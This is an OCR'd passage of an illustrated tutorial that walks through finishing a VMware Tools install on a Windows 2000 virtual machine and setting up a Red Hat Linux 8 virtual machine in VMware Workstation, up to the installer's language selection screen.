
Welcome to the installation wizard for VMware Tools

The installation wizard will install VMware Tools on your computer. To continue, click Next.

WARNING: This program is protected by copyright law and international treaties.

You do not have VMware Tools installed.

5. Accept the *Typical* VMware Tools Setup Type. Click **Next**.



Windows 2000 Professional - VMware Workstation

VMware Tools

Setup Type

Choose the setup type that best suits your needs.

Please select a setup type.

● Typical

Installs the program features used by this VMware product only. Select this option if you intend to run this virtual machine only with this VMware product.

○ Complete


Installs all program features. Select this option if you intend to run this virtual machine on multiple VMware products.

○ Custom

Lets you choose which program features to install and where to install them. Only advanced users should select this option.

You do not have VMware Tools installed.

6. VMware Tools is now ready to install. Click **Install**.



Windows 2000 Professional - VMware Workstation

VMware Tools

Ready to Install the Program


The wizard is ready to begin installation.

Click Install to begin the installation.

If you want to review or change any of your installation settings, click Back. Click Cancel to exit the wizard.

You do not have VMware Tools installed.

7. VMware Tools now installs on the virtual machine. The screen may flicker.



Windows 2000 Professional - VMware Workstation

VMware Tools

Installing VMware Tools

The program features you selected are being installed.


Please wait while the installation wizard installs VMware Tools. This may take several minutes.

Status:

Generating script operations for action:

You do not have VMware Tools installed.

8. The VMware Tools will finish installation. Click **Finish**.




Windows 2000 Professional - VMware Workstation

VMware Tools

Installation Wizard Completed

The installation wizard has successfully installed VMware Tools. Click Finish to exit the wizard.

9. In order for VMware Tools to complete its configuration, you will need to restart the virtual machine. Click **Yes**.




VMware Tools

You must restart your system for the configuration changes made to VMware Tools to take effect. Click Yes to restart now or No if you plan to restart later.

10. Congratulations! You have completed the installation of Windows 2000 Workstation and VMware Tools!

***Note:** The biggest change you will immediately notice after installing VMware Tools is the colors will appear clearer. You may also notice that the virtual machine window actually becomes larger. Of course, this new virtual machine is not secure as it has no Windows updates installed on it.



Log On to Windows

User name: Administrator

Password:


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Microsoft Windows 2000 Professional
Built on NT Technology
Microsoft
OK
Cancel
Options >>

Installing a Red Hat Version 8 Virtual Machine

Follow these steps:

1. From the VMware Workstation starting screen click **New Virtual Machine**.


2. This will start the **New Virtual Machine Wizard.** Click **Next**.



Welcome to the New Virtual Machine Wizard

This wizard will guide you through the steps of creating a new virtual machine.

3. Accept the *Typical* configuration for the virtual machine. Click **Next**.



New Virtual Machine Wizard

Select the Appropriate Configuration


How would you prefer to configure your new virtual machine?

Virtual machine configuration

● Typical
Create a new virtual machine with the most common devices and configuration options. This virtual machine will not be compatible with VMware ESX Server 2.x, GSX Server 3.x, ACE 1.x or Workstation 4.x.

○ Custom
Choose this option if you need to create a virtual machine with additional devices or specific configuration options, or if you need to create a legacy virtual machine.

4. Select *Linux* as the operating system and then select *Red Hat Linux* from the list of available operating systems. Click **Next**.



New Virtual Machine Wizard

Select a Guest Operating System

Which operating system will be installed on this virtual machine?


Guest operating system:

○ Microsoft Windows
● Linux
○ Novell NetWare
○ Sun Solaris
○ Other

Version:

Red Hat Linux

5. Accept the default *Virtual machine name* and *Location*. Click **Next**.



New Virtual Machine Wizard

Name the Virtual Machine


What name would you like to use for this virtual machine?

Virtual machine name: Red Hat Linux

Location: C:\Documents and Settings\mspivey\My Documents\My Virtual

6. Accept the default network type of *Use bridged networking*. Click **Next**.

***Note:** This is one of the options that makes VMware Workstation interesting in that you control if your virtual computer gets its own IP address on the network *(bridged)*, must share the host IP address *(NAT)*, will establish a network between the host and virtual computer only *(host-only)*, or not have a network connection at all. A maximum of three virtual network cards can be installed on each virtual computer with independent settings for each.



New Virtual Machine Wizard

Network Type

What type of network do you want to add?

Network connection


● Use bridged networking
Give the guest operating system direct access to an external Ethernet network. The guest must have its own IP address on the external network.

○ Use network address translation (NAT)
Give the guest operating system access to the host computer's dial-up or external Ethernet network connection using the host's IP address.

○ Use host-only networking
Connect the guest operating system to a private virtual network on the host computer.

○ Do not use a network connection

7. Accept the default virtual *Disk size* (capacity) of 4.0 (GB). Click **Finish**.



Specify Disk Capacity
How large do you want this disk to be?

Disk capacity
This virtual disk can never be larger than the maximum capacity that you set here.

Disk size (GB): 4.0


□ Allocate all disk space now.

By allocating the full capacity of the virtual disk, you enhance performance of your virtual machine. However, the disk will take longer to create and there must be enough space on the host's physical disk.


If you do not allocate disk space now, your virtual disk files will start small, then become larger as you add applications, files, and data to your virtual machine.

□ Split disk into 2 GB files

8. The VMware Workstation application now has a tab called **Red Hat Linux**.
9. Click **Edit virtual machine settings**.



Start this virtual machine
Edit virtual machine settings
Clone this virtual machine




Red Hat Linux - VMware Workstation
File
Edit
View
VM
Team
Windows
Help
Home
Windows 2000 Professional
Red Hat Linux
Commands
Start this virtual machine
Edit virtual machine settings
Clone this virtual machine
Notes
Type here to enter notes for this virtual machine

Red Hat Linux

State: Powered off
Guest OS: Red Hat Linux
Configuration file: C:\Documents and Settings\mspivey\My Documents\My Virtual Machines\Red Hat Linux\redhat.vmx
Version: Current virtual machine for VMware Workstation 5.0.0

Devices	
Memory	256 MB
Hard Disk (SCSI 0:0)	
CD-ROM (IDE 1:0)	Auto detect
Ethernet	Bridged
USB Controller	Present
Audio	Default adapter

10. This is the area where you can make any adjustments you need, such as increasing the amount of physical RAM on the host computer you want dedicated to the virtual machine, changing the hard disk size, or adding other hardware items. Once a virtual computer is running it must be shut down to change most of these settings. An exception is disconnecting the CD-ROM or the floppy drive during operation. Once you have made any adjustments, click **OK**.



Device	Summary
Memory	256 MB
Hard Disk (SCSI 0:0)	
CD-ROM (IDE 1:0)	Auto detect
Ethernet	Bridged
USB Controller	Present
Audio	Default adapter

Memory


Specify the amount of memory allocated to this virtual machine. The memory size must be a multiple of 4 MB.


Memory for this virtual machine: 256 MB

1792


△ Guest OS recommended minimum: 32MB
▲ Recommended memory: 256MB
▲ Maximum recommended memory: 796MB
(Memory swapping may occur beyond this size)

11. Depending on the media you are using you will either insert the Red Hat Linux version 8 CD 1 or the DVD into the CD-ROM or DVD drive. Click **Start this virtual machine** or click the **Play** button on the toolbar.


Start this virtual machine
Edit virtual machine settings
Clone this virtual machine




12. From the initial boot screen, type **linux text** and press the **Enter** key.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
redhat.
Red Hat Linux 8.0
You do not have VMware Tools installed.


```
 -  To install or upgrade Red Hat Linux in graphical mode,
    press the <ENTER> key.

 -  To install or upgrade Red Hat Linux in text mode, type:
    linux text <ENTER>.

 -  Use the function keys listed below for more information.

[F1-Main] [F2-Options] [F3-General] [F4-Kernel] [F5-Rescue]
boot: _
```

13. The Red Hat Linux installation process begins. Press the **Enter** key.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
OK
Back
You do not have VMware Tools installed.

```
Red Hat Linux (C) 2002 Red Hat, Inc.
                  Red Hat Linux

 Welcome to Red Hat Linux!

 This installation process is outlined in detail
 in the Official Red Hat Linux Installation Guide
 available from Red Hat, Inc. If you have access
 to this manual, you should read the installation
 section before continuing.

 If you have purchased Official Red Hat Linux, be
 sure to register your purchase through our web
 site, http://www.redhat.com/.

  <Tab>/<Alt-Tab> between elements   |  <Space> selects   |  <F12> next screen
```


14. Select the *Language* of your choice. Press the **Enter** key.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
OK
Back

```
Red Hat Linux (C) 2002 Red Hat, Inc.
                    Language Selection

What language would you like to use
during the installation process?

      Chinese(Simplified)
      Chinese(Traditional)
      Czech
      Danish
      Dutch
      English
      French
      German
      Icelandic

 <Tab>/<Alt-Tab> between elements  |  <Space> selects  |  <F12> next screen
```

You do not have VMware Tools installed.

